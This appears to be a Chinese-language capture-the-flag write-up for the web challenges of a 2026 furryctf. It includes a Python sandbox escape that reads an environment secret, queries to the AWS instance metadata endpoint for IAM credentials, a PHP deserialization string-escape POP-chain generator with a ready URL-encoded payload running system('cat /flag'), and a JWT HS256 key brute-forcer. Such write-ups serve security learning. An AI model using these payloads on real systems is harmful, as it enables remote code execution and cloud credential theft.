
2026-furryctf-wp

web

PyEditor



给了源码，我们分析源码

`validate_code()`

```python
def validate_code(self):
    tree = ast.parse(self.code)       # 解析 AST

    banned_modules = ['os', 'sys', 'subprocess', ...]      # 禁止导入
    banned_functions = ['eval', 'exec', 'compile', ...]     # 禁止函数
    banned_methods = ['system', 'popen', 'spawn', ...]      # 禁止方法

    for node in ast.walk(tree):
        if isinstance(node, ast.Import):           # 检查 import xx
            if name.name in banned_modules:
                return False

        elif isinstance(node, ast.ImportFrom):     # 检查 from xx import
            if node.module in banned_modules:
                return False

        elif isinstance(node, ast.Call):           # 检查函数调用
            if isinstance(node.func, ast.Name):
                if node.func.id in banned_functions:
                    return False
```

关键：只检查 `Import` 和 `ImportFrom` 节点！

```
def create_script(self):
    wrapper = """
import sys          wrapper 预导入了 sys!

def safe_exec():
    try:
{indented_code}     用户代码插入这里（有缩进，在函数内部）
        return 0
    except SystemExit as e:
        return e.code
    except Exception as e:
        print(f"执行错误: {{e}}", file=sys.stderr)
        return 1

sys.argv = ['sandbox.py'] + {args}

exit_code = safe_exec()

exit()              进程在这里退出!
# Hey bro, don't forget to remove this before release!!!
import os           # ← 下面的后门代码永远不会执行
...
"""
```

代码审计

```
flag_content = os.environ.get('GZCTF_FLAG', '') # ← 读取环境变量?
os.environ['GZCTF_FLAG'] = ''
```

我们从环境中发现


```
import sys 被 ban
import os 被 ban
通过 sys.modules['os'] 获取
文件读取限制  直接读环境变量，不需要文件操作
```

最后的payload**

```
print(sys.modules['os'].environ['GZCTF_FLAG'])
```

也可以遍历所有环境变量

```
for k, v in sys.modules['os'].environ.items():
    print(f"{k}: {v}")
```




CCPreview

AWS 也就是亚马逊云服务上，属于EC2实例……

由于运行在 AWS 云实例上，可以尝试访问元数据服务：

```
http://169.254.169.254/latest/meta-data/
```





```
iam/
network/
public-hostname/
```

`iam/` 路径是最有价值的，因为它可能包含**敏感的 IAM 凭证**。让我们继续深入：

首先查看 IAM 角色列表

```
http://169.254.169.254/latest/meta-data/iam/security-credentials/
```


这会返回实例配置的 IAM 角色名称。




```
admin-role
```

返回的角色名为 `admin-role`，则访问：


```
http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role/
```




```
POFP{a4a06d7f-6684-4080-813a-1f1035ad2d91}
```

babypop

反序列化字符串逃逸 + POP链




```php
<?php
error_reporting(0);
highlight_file(__FILE__);
class SecurityProvider {
    private $token;
    public function __construct() {
        $this->token = md5(uniqid());
    }
    public function verify($data) {
        if (strpos($data, '..') !== false) {
            die("Attack Detected");
        }
        return $data;
    }
}
class LogService {
    protected $handler;
    protected $formatter;
```

```php
    public function __construct($handler = null) {
        $this->handler = $handler;
        $this->formatter = new DateFormatter();
    }

    public function __destruct() {
        if ($this->handler && method_exists($this->handler, 'close')) {
            $this->handler->close();
        }
    }
}
class FileStream {
    private $path;
    private $mode;
    public $content;
    public function __construct($path, $mode) {
        $this->path = $path;
        $this->mode = $mode;
    }
    public function close() {
        if ($this->mode === 'debug' && !empty($this->content)) {
            $cmd = $this->content;
            if (strlen($cmd) < 2) return;
            @eval($cmd);
        } else {
            return true;
        }
    }
}
class DateFormatter {
    public function format($timestamp) {
        return date('Y-m-d H:i:s', $timestamp);
    }
}
class UserProfile {
    public $username;
    public $bio;
    public $preference;

    public function __construct($u, $b) {
        $this->username = $u;
        $this->bio = $b;
        $this->preference = new DateFormatter();
    }
}
class DataSanitizer {
    public static function clean($input) {
        return str_replace("hacker", "", $input);
    }
}
$raw_user = $_POST['user'] ?? null;
$raw_bio = $_POST['bio'] ?? null;
if ($raw_user && $raw_bio) {
    $sec = new SecurityProvider();
    $sec->verify($raw_user);
    $sec->verify($raw_bio);
    $profile = new UserProfile($raw_user, $raw_bio);
    $data = serialize($profile);
```

```
    if (strlen($data) > 4096) {
        die("Data too long");
    }
    $safe_data = DataSanitizer::clean($data);
    $unserialized = unserialize($safe_data);
    if ($unserialized instanceof UserProfile) {
        echo "Profile loaded for " . htmlspecialchars($unserialized->username);
    }
}
```

1. **字符串替换导致的逃逸**：`DataSanitizer::clean()` 将 `"hacker"` 替换为空字符串（每次替换减少6个字符）
2. **可控的序列化数据**：`username` 和 `bio` 可控，且经过替换后才反序列化
3. **POP链终点**：`LogService::__destruct()` → `FileStream::close()` → `eval()`

利用 `hacker` → `` ` `` 的替换，让username的长度描述"吃掉"后面的字符，使得bio`的内容被解析为新的属性。

```
// 原始（假设username有6个hacker）：
s:36:"hackerhackerhackerhackerhackerhacker";s:3:"bio";s:XX:"..."

// 替换后（36个字符被吃掉）：
s:36:"";s:3:"bio";s:XX:"..."
// 实际解析：username = 空字符串，然后继续解析后面的 ";s:3:"bio"...
```


payload

```
<?php
// ==========================================
// 1. 定义题目环境中的类 (保持属性可见性一致)
// ==========================================

class DateFormatter {}

class LogService {
    protected $handler;
    protected $formatter;

    public function __construct($handler) {
        $this->handler = $handler;
        $this->formatter = new DateFormatter();
    }
}

class FileStream {
    private $path;
    private $mode;
    public $content;

    public function __construct() {
        $this->path = '/tmp/pwn';
        $this->mode = 'debug'; // 必须是 debug 才能触发 eval
        $this->content = 'system("cat /flag");'; // 要执行的命令
    }
```

```php
}

class UserProfile {
    public $username;
    public $bio;
    public $preference;
}

// ==========================================
// 2. 生成恶意 POP 链
// ==========================================

echo "[*] Generating POP Chain...\n";

// 构造 FileStream (核心执行点)
$fileStream = new FileStream();

// 构造 LogService (触发点)
$logService = new LogService($fileStream);

// 序列化得到恶意对象字符串
$pop_chain = serialize($logService);

// ==========================================
// 3. 计算字符串逃逸 (修正版逻辑)
// ==========================================

echo "[*] Calculating escape parameters...\n";

// 我们要构造的 bio 内容结构:
// [PADDING] + ";s:10:"preference"; + [POP_CHAIN] + }
// 注意:结尾加 } 是为了提前闭合 UserProfile 对象,丢弃原来的 preference

$found = false;

// 尝试填充 0 到 10 个字符,看哪个能凑齐 6 的倍数
for ($i = 0; $i < 20; $i++) {
    $padding = str_repeat("X", $i); // 用于被 username 吃掉的填充

    // 构造完整的 bio 值
    // 结构:填充 + 闭合引号分号 + 注入属性 + 闭合对象
    $payload_in_bio = $padding . '";s:10:"preference";' . $pop_chain . '}';

    // 计算 bio 的序列化长度描述
    // 原始序列化里 bio 这一段长这样:  ";s:3:"bio";s:长度:"[内容]...
    // 我们需要 username 吃掉的部分是:  ";s:3:"bio";s:长度:" + 填充

    $bio_len = strlen($payload_in_bio);

    // 这一段是必须被 username 吃掉的字符串
    $to_eat = '";s:3:"bio";s:' . $bio_len . ':"' . $padding;

    if (strlen($to_eat) % 6 === 0) {
        $hacker_count = strlen($to_eat) / 6;
        echo "[+] Success! Found valid padding.\n";
        echo "----------------------------------------------------\n";
        echo "Required 'hacker' count : $hacker_count\n";
        echo "Padding length (X)      : $i\n";
```

```php
        echo "Total eaten length      : " . strlen($to_eat) . "\n";
        echo "-------------------------------------------------\n";

        // 生成最终 Payload
        $user_data = str_repeat("hacker", $hacker_count);
        $bio_data = $payload_in_bio;

        echo "[!] Copy the following POST body to Hackbar/Burp:\n\n";
        // 必须 URL 编码，因为包含不可见字符 (\0)
        echo 'user=' . $user_data . '&bio=' . urlencode($bio_data);
        echo "\n\n";
        $found = true;
        break;
    }
}

if (!$found) {
    echo "[-] Calculation failed. This theoretically shouldn't happen.\n";
}
?>
```


```
user=hackerhackerhackerhacker&bio=XXXXX%22%3Bs%3A10%3A%22preference%22%3BO%3A10%3A%22LogService%22%3A2%3A%7Bs%3A10%3A%22%00%2A%00handler%22%3BO%3A10%3A%22FileStream%22%3A3%3A%7Bs%3A16%3A%22%00FileStream%00path%22%3Bs%3A8%3A%22%2Ftmp%2Fpwn%22%3Bs%3A16%3A%22%00FileStream%00mode%22%3Bs%3A5%3A%22debug%22%3Bs%3A7%3A%22content%22%3Bs%3A20%3A%22system%28%22cat+%2Fflag%22%29%3B%22%3B%7Ds%3A12%3A%22%00%2A%00formatter%22%3BO%3A13%3A%22DateFormatter%22%3A0%3A%7B%7D%7D%7D
```




```
POFP{704a5c21-6451-48ef-a968-6a9a00b46d1b}
```


~admin~

jwt验证




```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoidXNlciIsImlhdCI6MTc3MDE5NjIxNywiZXhwIjoxNzcwMTk5ODE3fQ.wZSAOpNrcMyh9tSe72f1tTAH9fPVOmVBXqgAFlL_GDQ
```

发现是jwt验证




写个脚本爆破

```
import jwt
import string
from itertools import product
import warnings

# 屏蔽无关的密钥长度警告，让终端更整洁
warnings.filterwarnings("ignore", category=UserWarning)

# 你的目标JWT（无需修改）
TARGET_JWT =
"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoidXNlciIsImlhdCI6MTc2OTkxNzkwOC
wiZXhwIjoxNzY5OTIxNTA4fQ.2HMhtkhzGh3vJw5IdyDBrLgqeeqym5nUna6KDu65vUc"
# 爆破字符集：数字+大小写字母（CTF自定义密钥的核心范围）
CHARSET = string.digits + string.ascii_letters
# 爆破长度：3位 → 4位（优先3位，速度更快，CTF最常见）
BRUTE_LENGTHS = [3, 4]

print("【CTF HS256短密钥爆破】开始遍历3-4位数字+字母组合...")
print(f"字符集：{CHARSET} | 遍历长度：{BRUTE_LENGTHS}位\n")

# 先遍历3位（速度快，优先匹配），再遍历4位
for length in BRUTE_LENGTHS:
    print(f"正在遍历{length}位组合（共{len(CHARSET)**length}个）...")
    # 生成所有length位的组合
    for key_tuple in product(CHARSET, repeat=length):
        key = "".join(key_tuple)
        try:
            # 验签成功即密钥正确，直接输出并退出
            jwt.decode(TARGET_JWT, key=key, algorithms=["HS256"])
            print(f"\n\033[32m✅ 爆破成功！HS256对称密钥：{key}\033[0m")
            exit(0)
        except jwt.InvalidSignatureError:
            continue  # 签名无效，继续下一个
        except Exception:
            continue  # 忽略其他异常，不影响爆破

# 极端情况：未匹配到（CTF中几乎不会出现）
print(f"\n\033[31m❌ 3-4位组合爆破失败，可尝试长度5位或纯数字/纯字母\033[0m")
```

最后得到

```
mwjk
```




然后签名

